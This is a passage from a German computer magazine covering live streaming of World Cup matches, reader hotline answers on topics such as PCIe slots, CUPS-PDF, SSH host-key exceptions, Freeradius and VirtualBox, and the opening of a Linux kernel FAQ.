288 Bildpunkte als H.264-kodiertes Flashvideo mit 728 kBit/s.

Sollten die Server der Fernsehsender überfüllt sein, können Fußball-Fans auf den Streaming-Dienst Zattoo (www.zattoo.com) ausweichen. Nach einmaliger kostenloser Anmeldung können Sie über den Flash-basierten Zattoo Web Player die von ARD und ZDF übertragenen Spiele im Browser anschauen – allerdings reicht die Qualität der kostenlosen Variante nicht an die anderen Streaming-Angebote heran; für 2 Euro kann man einen Monat lang „HiQ“-Kanäle buchen, die deutlich schärfer in der Auflösung 576 × 528 (anamorph) gestreamt werden. Anders als in der Schweiz, Zattoos Heimatland, fehlt RTL in Deutschland.

Einen Nachteil des Fußball-Streaming haben alle Angebote gemein: Sie arbeiten mit einer Bildwiederholrate von 25 Vollbildern/s, während die Spiele im Fernsehen mit 50 Halbbildern/s (Das Erste, ZDF, RTL HD) oder 50 Vollbildern/s (Das Erste HD, ZDF HD) ausgestrahlt werden. Dadurch halbiert sich die zeitliche Auflösung – Bewegungen wirken etwas ruckartig, vor allem Schwenks stören. Um kein

Tor zu verpassen, reicht es aber allemal.

### Technisches Foul


Alle Internet-Angebote nutzen spezielle Streaming-Protokolle wie RTMP (Flash), MMS (Windows Media) oder RTSP (QuickTime), die möglicherweise nicht durch die Firmen-Firewall oder einen Proxy hindurch funktionieren. Die besten Chancen, dass es funktioniert, haben Sie mit Flash via RTMP. Steht der üblicherweise zur Kommunikation verwendete Port 1935 nicht zur Verfügung, kann der Flash Media Ser-

ver auf Port 443 (HTTPS) respektive Port 80 (HTTP) ausweichen und sogar den kompletten Datenverkehr in HTTPS oder HTTP kapseln (RTMPT). Das hilft freilich wenig, wenn Flash beim Büro-PC deaktiviert oder aber das Plug-in veraltet ist. Denn sämtliche genannten Flash-Streaming-Dienste inklusive Zattoo nutzen H.264 als Videocodec, sodass mindestens Flash Player 9 Update 3 Pflicht ist. Beim ZDF hat man immerhin die Möglichkeit, auf die HTML-Version der Mediathek auszuweichen (www.zdf.de/ZDFmediathek/hauptnavigation/live?flash=off), wenn es mit dem

Flash-Streaming nicht klappt. Dort haben Sie die Wahl zwischen Windows-Media- und QuickTime-Streaming.

Andernfalls hilft es nur, mit Segen des Chefs die IT-Abteilung zu bezirzen, damit Firewall/Proxy entsprechend konfiguriert werden. Dann kann die WM getrost kommen – das ein oder andere Spiel per Stream lässt sich auch im Browser-Fenster als Video-Stream aushalten und sich auf die Abendspiele freuen, bei denen man – im Idealfall sogar in HD mit 50 Bildern/s – mit „seinem“ National-Team mitfiebert. (vza) **ct**

**Klappt das Flash-Streaming in der ZDFmediathek nicht, kann man auf die HTML-Version der Seite wechseln (rote Markierung) und es mit Windows-Media- oder QuickTime-Streaming versuchen.**



Anzeige



Anzeige

**HOTLINE** Sie erreichen uns über die E-Mail-Adresse [hotline@ct.de](mailto:hotline@ct.de), per Telefon 05 11/ 53 52-333 werktags von 13–14 Uhr, per Brief (Anschrift auf S. 14) oder per Fax 05 11/53 52-417. Nutzen Sie auch das Hilfe-Forum unter [www.ct.de/hotline](http://www.ct.de/hotline).

## Opera Mini als Standard-Browser

**?** Ich benutze auf meinem Android-Smartphone Opera Mini als Browser und würde ihn gerne als Standard-Browser einsetzen. Doch wann immer ich in einer anderen Anwendung auf einen Link klicke, bietet mir Android zwar die anderen installierten Browser zur Auswahl an, Opera Mini aber nicht.

**!** Der Hersteller hat diese Funktion nicht vorgesehen. Allerdings lässt sie sich mit dem kostenlosen Programm OperaBridge nachrüsten. Es reiht sich als Stellvertreter in die Browser-Liste ein und reicht Links an Opera weiter. Setzt der Benutzer zudem das Häkchen bei „Standardmäßig für diese Aktion verwenden“, arbeitet Opera Mini in Zukunft wie ein Standard-Browser. (jo)

## PCIe-Verwirrung

**?** Was hat bei PCIe-Slots auf Mainboards die Zusatzangabe „elektrisch nur x8“ zu bedeuten?

**!** Mit dieser Einschränkung gibt der Hersteller an, wie er den jeweiligen Slot elektrisch beschaltet. So gibt es PCI-Express-Slots (sprich Steckverbinder), die volle x16-Länge haben, bei denen aber nur acht Lanes beschaltet sind. Damit liefert ein solcher Slot zwar nicht die maximal mögliche Datentransferrate, sollte aber dennoch auch mit x16-Karten zurechtkommen. Die PCI-Express-Spezifikation sieht vor, dass die Kommunikation mit der ersten Lane beginnt und dann ausgehandelt wird, wie viele Lanes mit welcher Geschwindigkeit zum Einsatz kommen.

Die meisten Desktop-PC-Mainboards besitzen wenigstens einen voll beschalteten PCIe-x16-Slot für Grafikkarten (PCI Express for Graphics, PEG). In diesen steckt man tunlichst auch die (erste) Grafikkarte des Systems. Die abgespeckten Steckplätze sind eher für Spezialfälle gedacht, etwa den Einsatz mehrerer Grafikkarten oder von besonders leistungsfähigen Hostadaptern.



Bei manchen PEG-Slots verdrahten die Boardhersteller nur die ersten 8 der 16 möglichen Lanes. Steckkarten sollten auch im x8-Betrieb funktionieren, liefern aber unter Umständen nicht die maximale Performance.

Warum Board-Hersteller solche Spar-Slots anbieten, zeigt folgendes Beispiel: Der Chipsatz AMD 880G hat 22 PCIe-Lanes. Davon sind 6 für PCIe-x1-Verbindungen vorgesehen. Es bleiben also 16 für die Grafik. Für diese hat der Board-Hersteller drei Optionen: a) er legt sie entweder alle auf einen Slot, b) er teilt sie fest auf zwei x8-Steckplätze auf, c) er verbaut Umschalt-Chips, die wahlweise den ersten Steckplatz mit 16 Lanes und den zweiten gar nicht versorgen oder beide mit je acht.

Wie der Chipsatz es auch dreht, es lohnt sich bei diesem Chipsatz nicht, beim zweiten Steckplatz mehr Pins als für acht Lanes vorzusehen. Die Hersteller verbauen jedoch beide PEG-Slots (PCI Express for Graphics) mit voller x16-Länge, damit Grafikkarten mechanisch hineinpassen. (bbe)

## Grafikkarte für Photoshop

**?** Ich muss mich in Photoshop einarbeiten und habe gehört, dass das Programm von einer schnellen Grafikkarte profitiert. Was für eine brauche ich?

**!** Die herkömmlichen Effektfiler berechnet bei Adobe Photoshop der Hauptprozessor (CPU). Daher profitiert Photoshop in erster Linie von einer schnellen CPU und viel Arbeitsspeicher. Den Grafikchip nutzt Photoshop seit Version CS4, um die Geschwindigkeit der Bildschirmaktualisierung zu verbessern. Dadurch geht etwa das Verschieben und stufenlose Zoomen von (geglätteten) Bildern und das Drehen der Zeichenfläche rasend schnell.

Beim neuen Photoshop CS5 sind einige GPU-beschleunigte Funktionen hinzugekommen, etwa Adobe Repoussé. Dieses Tool erzeugt beispielsweise 3D-Text oder beult zweidimensionale Bilder aus. Eine Übersicht über alle GPU-beschleunigten Effekte von Adobe CS4 und CS5 erhält man auf der Adobe-Webseite (Link).

Dennoch bleiben diese Anforderungen angesichts der Leistung heutiger Grafikkarten im bescheidenen Rahmen: Für die beschriebenen Funktionen muss sie mindestens 128 MByte Speicher haben (Empfehlung: 256 MByte), außerdem OpenGL 2.0 und das Shader-Model 3.0 unterstützen. Bereits 50-Euro-Karten reichen für ein flottes Arbeitstempo aus. Adobe bietet auf seiner Webseite auch eine Liste mit unterstützten Grafikkarten an, die auch viele ältere Profimodelle aufführt (Link). Sogar manche Chipsatzgrafikkern erfüllen die Anforderungen. (mfi)

[www.ct.de/1013162](http://www.ct.de/1013162)

## Canon-Scanner zu langsam unter Mac OS X

**?** Seit ich zu Mac OS X 10.6 Snow Leopard gewechselt bin, läuft mein Canon-Scanner LiDE 200 deutlich langsamer. Für jeden Scan braucht er etwa 90 statt 15 Sekunden. Von der Canon-Website habe ich alle verfügbaren Treiber installiert, ohne Verbesserung.

**!** Bei unserem Test des Canon-Scanners LiDE 200 installierten wir zunächst die mitgelieferten Canon-Treiber. Danach bot Apples Software-Aktualisierung das „Update für Canon-Druckersoftware 2.3“ an. Nach diesem Drucker-Update funktionierte auch der Canon-Scanner unter Snow Leopard einwandfrei. Falls das Mac OS Ihnen den Patch nicht zum automatischen Download anbietet, können Sie ihn auch von Apples Support-Seiten manuell herunterladen (siehe c't-Link). (jes)

[www.ct.de/1013162](http://www.ct.de/1013162)


## Farbverfälschungen durch CMS

**?** Ich arbeite als Grafiker und habe für einen Kunden ein Design erstellt, das eine ganz bestimmte Farbe haben soll. Allerdings wird das JPEG-Bild für eine Info-Seite in ein fremdes CMS hochgeladen. Dort erscheint es in einem leicht anderen Farbton und deutlich unschärfer. Ich kann mir nur erklären, dass das fremde CMS standardmäßig irgendwelche Umrechnungsroutinen drüberlaufen lässt. Was kann man da machen, wenn man keinen Einfluss auf das CMS hat? Liegt das an JPEG?

**!** JPEG ist nicht besonders farbsicher, da die Kompression Farbfelder zusammenfasst. Entscheidet sich der Kompressor an der Stelle für ein Pixel mit einem etwas anderen Farbwert (weil geglättet), sticht diese falsche Farbe stärker hervor. Wenn das Content-Management-System (CMS) das Bild also umrechnet – wie TYPO3 beispielsweise TIFFs in JPEGs umwandelt –, können sich die Farben verschieben. Wenn schon JPEG vorliegt und das CMS schlaue ist, rechnet es nur Bilder um, die zu groß sind. In dem Fall könnte man also selbst das Bild auf die exakte Pixelgröße bringen, sodass es das CMS vielleicht nicht mehr anfasst, und alles bleibt gut.

Mit dem Format GIF kann man Farbbänderungen, die durch die Kompression entstehen, vermeiden, da man die Farbtabelle manuell anpassen kann. Auch mit PNG erzielt man bessere Resultate. Eine weitere Fehlerquelle ist das Farbprofil. Die Bilddatei sollte im Farbraum sRGB vorliegen. Hat der Grafiker beispielsweise AdobeRGB verwendet, rechnet das CMS es in sRGB um – wie, kann man nicht mehr beeinflussen.

Wie und ob ein CMS Farbmanagement unterstützt, ist nicht festgelegt. Im CMS TYPO3 ist es beispielsweise möglich, die Umrechnung zu unterbinden oder nur eine bestimm-



Wenn VMware dem Windows-Setup-Programm keine Antwortdatei zur unbeaufsichtigten Installation unterschieben soll, wählen Sie beim Erstellen einer neuen VM den Menüpunkt ganz unten.

te Umrechnung zuzulassen. Aber dafür braucht man einen Zugang, der diese Modifikation zulässt, was allerdings bei einer fremden Seite wohl kaum der Fall sein dürfte. (akr)

Um das Unterschieben der Antwortdatei zu verhindern, wählen Sie beim Erstellen der VM stattdessen „I will install the operation system later“ und binden die DVD dann später unter „customize hardware“ ein. (axv)

## Eingabeaufforderung vor Ort

**?** Unter Windows XP habe ich gerne „Open Command Windows Here“ aus den Microsoft Powertools genutzt, um schnell mal ein Fenster mit einer Eingabeaufforderung zu erhalten. Bei der Installation der Software unter Windows 7 kommt die Meldung, dass dieses Programm nicht mit dieser Windows-Version kompatibel sei. Gibt es eine Alternative?

**!** Diese Funktion hat Microsoft in Windows 7 integriert, aber etwas versteckt. Drücken Sie die Umschalttaste und klicken Sie mit der rechten Maustaste auf den Ordner, für den Sie eine Eingabeaufforderung haben möchten. Im Kontextmenü erscheint nun der Eintrag „Eingabeaufforderung hier öffnen“. (ll)

## VMware pfuscht dazwischen

**?** Ich habe, wie in Ihrem Artikel in c't 10/10, Seite 168 beschrieben, eine All-in-one-DVD mit allen Windows-7-Versionen in verschiedenen Sprachen auf einer DVD erstellt. Unter VMware bekomme ich aber die Sprachauswahl nicht zu sehen, während es auf echter Hardware klappt.

**!** Wenn Sie mit VMware Workstation oder Player eine neue virtuelle Maschine erstellen, können Sie direkt eine „Installer disc“ angeben. Falls Sie hier ein Windows-Setup-Medium auswählen, schiebt VMware dem Setup-Programm eine Antwortdatei zur unbeaufsichtigten Installation unter – und schon fallen einige Fragen weg. Im Gegenzug taucht übrigens bei Original-Windows-7-DVDs die Abfrage nach der Version auf, die normalerweise fehlt.

## Drucken mit CUPS-PDF

**?** Um schnell und ohne viel Mausgeschubse Dokumente ins PDF-Format überführen zu können, habe ich unter Mac OS X 10.6 die Druckerweiterung CUPS-PDF installiert. Mit der Standardeinstellung funktioniert alles prima und die erzeugten PDFs landen im Standard-Verzeichnis /var/spool/cups-pdf/{USER}. Trage ich jedoch in der Konfigurationsdatei /etc/cups/cups-pdf.conf als Ausgabeverzeichnis Out /Users/{USER}/Desktop/cups-pdf ein, scheint das System ins digitale Nirwana zu drucken. Eine Fehlermeldung erhalte ich auch nicht. Was läuft da schief?

**!** Seit Mac OS X 10.6 (Snow Leopard) arbeitet der fürs Drucken zuständige Systemdienst cupsd (CUPS = Common Unix Printing System) unter der rigiden Aufsicht der Mandatory Access Control, von Apple nicht ganz treffend als Sandbox bezeichnet. Dessen Hintergrunddienst sandboxd zeigt zwar in der grafischen Bedienoberfläche keinen Fehlerdialog an, trägt aber im Protokoll

```
sandboxd[xxxx]: pstopdf/yyyy) deny file-write*/
/Users/adb/Desktop/cups-pdf/job_NNN-title.pdf
```

ein. Das können Sie beispielsweise mit dem Programm „Konsole“ erkennen. Demnach verhindert Sandboxd also, dass das Drucksystem und dessen Erweiterungen die erzeugte PDF-Druckdatei in das von Ihnen gewünschte Verzeichnis legen können.

Wenn Sie zurück auf das Standardausgabeverzeichnis wechseln, können Sie sich im Finder über einen Alias schnellen Zugriff darauf verschaffen. Die unsichtbaren Ordner des Unix-Unterbaus zeigt er nämlich normalerweise nicht an. Oder Sie lassen CUPS-PDF durch den Eintrag

Anzeige



Out /Library/Caches/cups-pdf/\${USER}

in der cups-pdf.conf die angelegten PDF-Dateien in ein Verzeichnis speichern, das sandboxd nicht blockiert und dessen Inhalt auch der Finder freiwillig offenlegt.

Den in Internet-Foren häufig erteilten Rat, im LaunchDaemon org.cups.cupsd.plist im Bereich ProgramArguments die in der man-Page von cupsd nicht erwähnte Option „-P“ einzufügen, sollten Sie aus Sicherheitsgründen nicht befolgen. Diese Änderung entzieht cupsd und dessen Erweiterungen der Aufsicht von sandboxd. Eine Schadsoftware könnte so – als CUPS-Erweiterung getarnt – uneingeschränkt im System wüten. (adb)

[www.ct.de/1013162](http://www.ct.de/1013162)

## SSH-Key-Prüfung gezielt abschalten

**?** Ich recycle in meinem Netz einige IP-Adressen für Testsysteme. Wann immer ich ein neues System in Betrieb nehme und mich per SSH verbinde, nerven die Meldungen, dass sich die Host-Identität geändert habe. Generell abschalten oder abschwächen will ich die Prüfung aber nicht. Ich lösche die betroffenen Einträge dann in der know\_hosts-Datei. Geht es auch einfacher?

**!** Es gibt diverse Techniken; etwa ein simples sed-Skript, das die Zeile des von SSH angemahnten Hosts aus der Datei entfernt: `sed -i 42d ~/.ssh/known_host` – das Beispiel löscht die 42ste Zeile. Es geht aber schöner, indem Sie in der Konfigurationsdatei des SSH-Client (auf Unix-Systemen in `~/.ssh/config`) eine Ausnahmeregel einfügen:

```
Host 192.168.26.254
  StrictHostKeyChecking no
  UserKnownHostsFile=/dev/null
```

Diese Regel bewerkstelligt gleich zwei Dinge: Die erste Option (StrictHostKeyChecking) schaltet die Rückfragen aus, die eine SSH-Installation üblicherweise dann stellt, wenn Sie sich das erste Mal mit dem jeweiligen Host verbinden. Die zweite (UserKnownHostsFile) weist SSH an, die Schlüssel aus dem Null-De-

vice zu lesen und dort zu speichern, sprich, sie gleich wieder zu vergessen. Damit die Regel greift, muss der mit der Option Host angegebene Name der sein, den Sie SSH beim Aufruf übergeben; es findet keine Namensumwandlung oder -ergänzung statt. Wenn Sie nicht die IP-Adresse, sondern den Namen „vdr“ verwenden, muss dort also stehen Host vdr. (ps)

## Freeradius-Server verweigert Mac-Client

**?** Ich habe Freeradius 2.1.8 entsprechend Ihrer Anleitung in c't 11/10, Seite 192 für Ubuntu gebaut, installiert und konfiguriert. Mit dem iPhone funktioniert es ohne Probleme. Leider bekomme ich mit meinem Macbook (10.6.3) keine Verbindung. Probiert habe ich TTLS und PEAP. Die Fehlermeldung bezog sich auf den „inner tunnel“, der anscheinend leer beziehungsweise nicht encrypted werden konnte. Haben Sie Erfahrungen mit einem Mac Client und Freeradius?

**!** Ja, wir haben die Radius-Authentifizierung mit dem iPad sowie mit verschiedenen Macbooks unter anderen auch mit Mac OS 10.6.3 ausprobiert und keine Probleme festgestellt.

Wichtig ist, dass Sie in den erweiterten Einstellungen unter 802.1X nur die Authentifizierungsmethoden PEAP und EAP-TTLS zulassen und EAP-TLS sowie EAP-FAST deaktivieren.


Das Stammzertifikat müssen Sie dabei nicht unbedingt importieren, sondern dann einmalig das vom Server vorgelegte Zertifikat manuell akzeptieren. Achten Sie darauf, als Inner Authentication Method MSCHAPv2 zu wählen und den Nutzernamen für die Outer Authentication Method leer zu lassen. (ea)


## Festplatte erden?

**?** Zwecks Lärminderung möchte ich die 3,5-Zoll-Festplatte meines PC in einen Entkopplungsrahmen einbauen. Darin hängt die Festplatte an elastischen Ringen, die die Übertragung von mechanischen Schwingungen auf das Computergehäuse unterbinden

Anzeige

Damit sich auch ein Macbook am Freeradius-Server anmelden kann, darf man nur die Authentifizierungsmethoden PEAP und EAP-TTLS zulassen.





Ein Mac OS X als Gastsystem in einer virtuellen Maschine von VirtualBox kennt nur eine Bildschirmauflösung – sie ist im EFI eingestellt.

– aber logischerweise auch den Stromfluss. Muss eine Festplatte nicht schon deshalb mit dem PC-Gehäuse verschraubt sein, um eine gute elektrische Erdung des Laufwerks sicherzustellen?

! Diese Frage können wir nicht genau beantworten. Nach unseren Erfahrungen arbeiten Festplatten jedoch völlig problemlos, auch wenn kein direkter Metallkontakt zum PC-Gehäuse besteht. Andererseits haben einige Festplattenhersteller Montageanweisungen veröffentlicht, denen zufolge die Laufwerke außer zur festen mechanischen Halterung auch zur Sicherung der Masseführung mit vier Schrauben im PC-Gehäuse befestigt werden sollen.

In einem 10 Jahre alten Dokument schreibt Seagate, die Erdung des Festplattengehäuses beeinflusse die Abstrahlung von und die Empfindlichkeit gegen elektromagnetische Störungen. Das ist sicherlich richtig, doch auch Seagate gibt keine Hinweise auf das Ausmaß dieses Einflusses. Geerdete PC-Metallgehäuse schützen die in ihnen laufenden Festplatten ohnehin gegen externe Störungen. Die Laufwerke wiederum sind üblicherweise über zwei unabhängige Kabelverbindungen für Strom und Daten, die jeweils auch Masseadern führen, geerdet.

Viele PC-Gehäuse sind mit Schnellmontage-Haltekäfigen für 3,5-Zoll-Laufwerke ausgestattet, bei denen Kunststoffteile die eingebauten Festplatten elektrisch vom Metall isolieren; auch in Bezug auf solche Gehäuse sind uns keine Berichte über höhere Harddisk-Fehlerraten bekannt. Die Praxis legt also den Schluss nahe, dass eine feste Verschraubung von Festplatten mit Metallgehäusen nur geringe Vorteile bringt – wenn überhaupt. (ciw)

## VirtualBox und EFI

? Die brandneue Version 3.2 von VirtualBox ist ganz prima geeignet, um gefährlos neue Software für Mac OS X in einer virtuellen Maschine auszuprobieren. Allerdings zeigen die Systemeinstellungen im Bereich „Monitore“ stets nur 1024 × 768 Bildpunkte als mögliche Auflösung an – egal, wie ich die virtuelle Maschine ausstatte. Muss ich noch einen Treiber installieren?

! Um ein in einer virtuellen Maschine (VM) laufendes Gastsystem optimal an die simulierte Hardware anzupassen, bringt VirtualBox sogenannte Gasterweiterungen mit – allerdings nicht für das Apple-Betriebssystem. Der entsprechende Menüpunkt existiert zwar, bindet bei Aufruf aber ein Laufwerk ein, das keine Mac-kompatible Software enthält.

Deshalb müssen Sie mit nur einer möglichen Auflösung leben. Welche das ist, steht im Bereich GOP (Graphics Output Protocol) des Extensible Firmware Interface (EFI) der VM. Via Bedienoberfläche lässt sich der nicht modifizieren, dazu müssen Sie das Terminal und den Befehl VBoxManage bemühen.

Mit

```
VBoxManage setextradata <vmname>7
VBoxInternal2/EfiGopMode <modus>
```

setzen Sie die Einstellung für die VM namens <vmname>. Den Parameter <modus> müssen Sie durch eine der Ziffern von 0 bis 4 ersetzen, die für die Auflösungen 640 × 480, 800 × 600, 1024 × 768, 1280 × 1024 respektive 1440 × 900 stehen. (adb)

## Verstellt, defekt, vertippt?

? Ich kann mich an mein Windows XP plötzlich nicht mehr anmelden: Die Eingabe des Passworts scheitert. Nun bin ich mir unsicher: Hat die Tastatur einen Defekt und nimmt einzelne Buchstaben nicht mehr an? Hat sich das Tastaturlayout verstellt? Oder hab ich mich einfach nur vertippt? Um das herauszufinden, würde ich mir das eingetippte Passwort gern anzeigen lassen.

! Dafür gibt es unseres Wissens keinen Schalter, aber wenigstens eine Krücke: Tippen Sie zweimal hintereinander Strg+Alt+Entf. Dann erhalten Sie das von Windows 2000 bekannte Anmeldefenster, das im oberen Feld die Eingabe des Nutzernamens und darunter die des Passworts erwartet. Tippen Sie Ihr Passwort einfach in das Feld, das eigentlich für den Namen vorgesehen ist, und schon sehen Sie Klartext. Falls es wirklich ein Problem der Tastatur ist, hilft vielleicht die Bildschirmtastatur weiter, die sich mit der Maus bedienen lässt. Sie starten sie über die Tastenkombination Windows+U. (axv)

Anzeige

# FAQ

Thorsten Leemhuis

## Linux-Kernel

Antworten auf die häufigsten Fragen

### Mehrdeutigkeit

**?** Steht der Begriff Linux eigentlich für ein komplettes Betriebssystem oder nur dessen Kernel? Und was bedeutet „GNU/Linux“?

**!** Korrekterweise bezeichnet „Linux“ lediglich den von Linus Torvalds entwickelten Betriebssystem-Kern („Kernel“). Ähnlich wie der Motor eines Autos ist er für sich allein gesehen aber zu nichts nütze. Ein Betriebssystem entsteht erst durch Kombination mit anderer Software – etwa einer grafischen Oberfläche sowie verschiedenen Systemwerkzeugen und Bibliotheken.

Solch eine Zusammenstellung gepaart mit Anwendungsprogrammen ist eine „Linux-Distribution“. Der allgemeine Sprachgebrauch hat das wieder zu „Linux“ verkürzt, was zu einer Mehrdeutigkeit des Begriffs geführt hat – häufig lässt sich aber aus dem Kontext erkennen, was gemeint ist.

Da viele wichtige Bausteine einer Linux-Distributionen im Rahmen des GNU-Projekts entwickelt werden, drängt unter anderem dessen Gründer zur Verwendung des Begriffs „GNU/Linux“, wenn es um eine Linux-Distribution geht. Die Argumentation ist keineswegs von der Hand zu weisen, andererseits aber auch ein wenig unfair, denn der X-Server und zahlreiche weitere, nicht im GNU-Projekt entwickelte Software ist für eine Linux-Distribution von ähnlich großer Bedeutung.

### Kernel

**?** Wozu brauche ich überhaupt einen Kernel?

**!** Der Linux-Kernel vermittelt auf vielfältige Weise zwischen Hardware und Programmen. Zu den wichtigsten Aufgaben zählt die Koordination beim Zugriff auf die Hardware – der Prozess-Scheduler des Kernels etwa regelt, wann und wie lange eine Anwendung Berechnungen auf dem Prozessor ausführen darf.

Der Kernel abstrahiert ferner die Hardware, indem er zum Zugriff auf die verschiedenen Klassen von Geräten (Datenträger, Netzwerkschnittstellen, TV-Hardware, ...) High-Level-Funktionsaufrufe bereitstellt. Mit deren Hilfe können Anwendungen die Hardware ohne gerätespezifische Treiber nutzen.

Der Kernel beherrscht zudem einige von Anwendungen häufiger genutzte Grund-

funktionen, da das die Koordination zwischen parallel laufenden Programmen vereinfacht und der Kernel viele Dinge schneller und flexibler erledigen kann. Dateisysteme fallen in diese Kategorie, weil es Chaos geben würden, wenn Anwendungen über die zuvor erwähnten Funktionsaufrufe direkt Daten auf einem Datenträger ablegen würden.

### Zweige

**?** Was sind Hauptentwicklungszweig, Vanilla-Kernel und Stable-Series?

**!** Als Hauptentwicklungszweig oder -Linie wird der von Linus Torvalds weiterentwickelte Kernel angesehen, denn alle in Linux-Distributionen oder Linux verwendenden Geräten eingesetzte Kernel basieren direkt oder indirekt auf dem von Torvalds. Sie werden häufig „Vanilla-Kernel“ genannt, wenn klargestellt werden soll, dass der Kernel im Originalzustand ist und keinerlei Modifikationen (Treiber, Fehlerkorrekturen oder zusätzliche Funktionen) enthält, die Linux-Distributoren und Hardware-Hersteller typischerweise nachrüsten.

Die Kernel des Hauptentwicklungszweigs tragen drei Nummern in der Versionsbezeichnung – etwa 2.6.33. Direkt nach der Freigabe einer solchen Version beginnt im Hauptentwicklungszweig die Arbeit am Nachfolger. Einige Kernel-Entwickler versorgen parallel die jeweils aktuelle und ausgewählte ältere Versionen mit Korrekturen und kleinen Erweiterungen – das sind die Kernel der Stable-Series, die eine vierte Nummer in der Versionsbezeichnung bekommen (2.6.33.1).

### Treiber

**?** Warum sind die meisten Treiber Bestandteil des Kernels? Wäre es nicht schlauer, wenn Kernel und Treiber separat ausgeliefert würden?

**!** Der Linux-Kernel ist als „monolithischer Kernel“ konzipiert, bei dem neben Funktionen zur Prozess- und Speicherverwaltung auch Treiber ein direkter Bestandteil des Kernels sind. Der Linux-Kernel beherrscht allerdings schon lange das Auslagern von Treibern in Module, die sich zur Laufzeit nachladen lassen. Dadurch wäre es prinzipiell möglich, die meisten Treiber vom Rest des

Kernels abzuspalten, damit Anwender sie ähnlich flexibel austauschen können wie unter Windows.

Bei monolithischen Kernen können schon kleine Treiberfehler Störungen bis hin zum Systemabsturz verursachen – dank der Qualitätskontrolle durch die Kernel-Entwickler passiert das mit den zum Kernel gehörenden Treibern deutlich seltener als mit den wenigen Linux-Treibern, die unabhängig vom Kernel gewartet werden. Durch die Bündelung von Infrastruktur und Treibern können die Entwickler zudem problemlos Verbesserungen in einem Rutsch vornehmen, ohne sich ständig um Abstimmungsprobleme zwischen alten Treibern und neuer Infrastruktur oder der umgekehrten Kombination sorgen zu müssen.

Das sind nur zwei Aspekte einer erheblich komplexeren Thematik. Ohnehin ist und bleibt die Diskussion über Vor- und Nachteile eher akademisch, solange nicht jemand versucht, solch eine Aufteilung umzusetzen. Das dürfte aber nicht so bald passieren, denn die Kernel-Entwickler und nicht wenige Anwender sind mit dem derzeitigen System durchaus zufrieden.

### Eigenen Kernel kompilieren

**?** Soll ich mir einen genau auf mein System abgestimmten Kernel selbst kompilieren?

